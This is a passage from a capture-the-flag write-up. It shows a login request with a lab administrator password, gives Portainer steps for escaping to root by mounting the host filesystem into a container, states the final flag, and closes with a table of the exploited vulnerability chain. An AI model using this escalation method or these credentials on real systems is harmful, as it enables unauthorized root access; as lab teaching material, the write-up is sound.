  -d '{"user": "administrator", "password": "Elastic4-Stylized3-Sniff0-Crablike9-Idiom1"}'
We try the credentials in Portainer and access as administrators.
Escalation via Docker
When a user has Docker administration permissions, they can easily escalate to root.
Portainer allows us to:
- Create a container
- Attach volumes
- Start a shell in that container
The classic escalation procedure:
- Create a new container (alpine or ubuntu)
- Add a volume mounting the entire host filesystem in
/rooted - Start the container
- Open a console inside from Portainer
- Access the root folder and read the flag

Final Flag: HACK{vZMVMoPahVU0owErgoChbQ}
Conclusions
This challenge presented a very realistic chain of security flaws:
| Vulnerability | Impact |
|---|---|
| Modified NTP service | Information leakage |
| Poorly configured NFS | Secret exposure |
Predictable cookies in .env | Authentication bypass |
Command injection (shell=True) | Remote code execution |
| Credentials in database | Lateral movement |
| Poorly configured Docker | Root escalation |
The combination of reconnaissance techniques, fuzzing, code analysis, and container exploitation made this challenge a very complete and educational experience.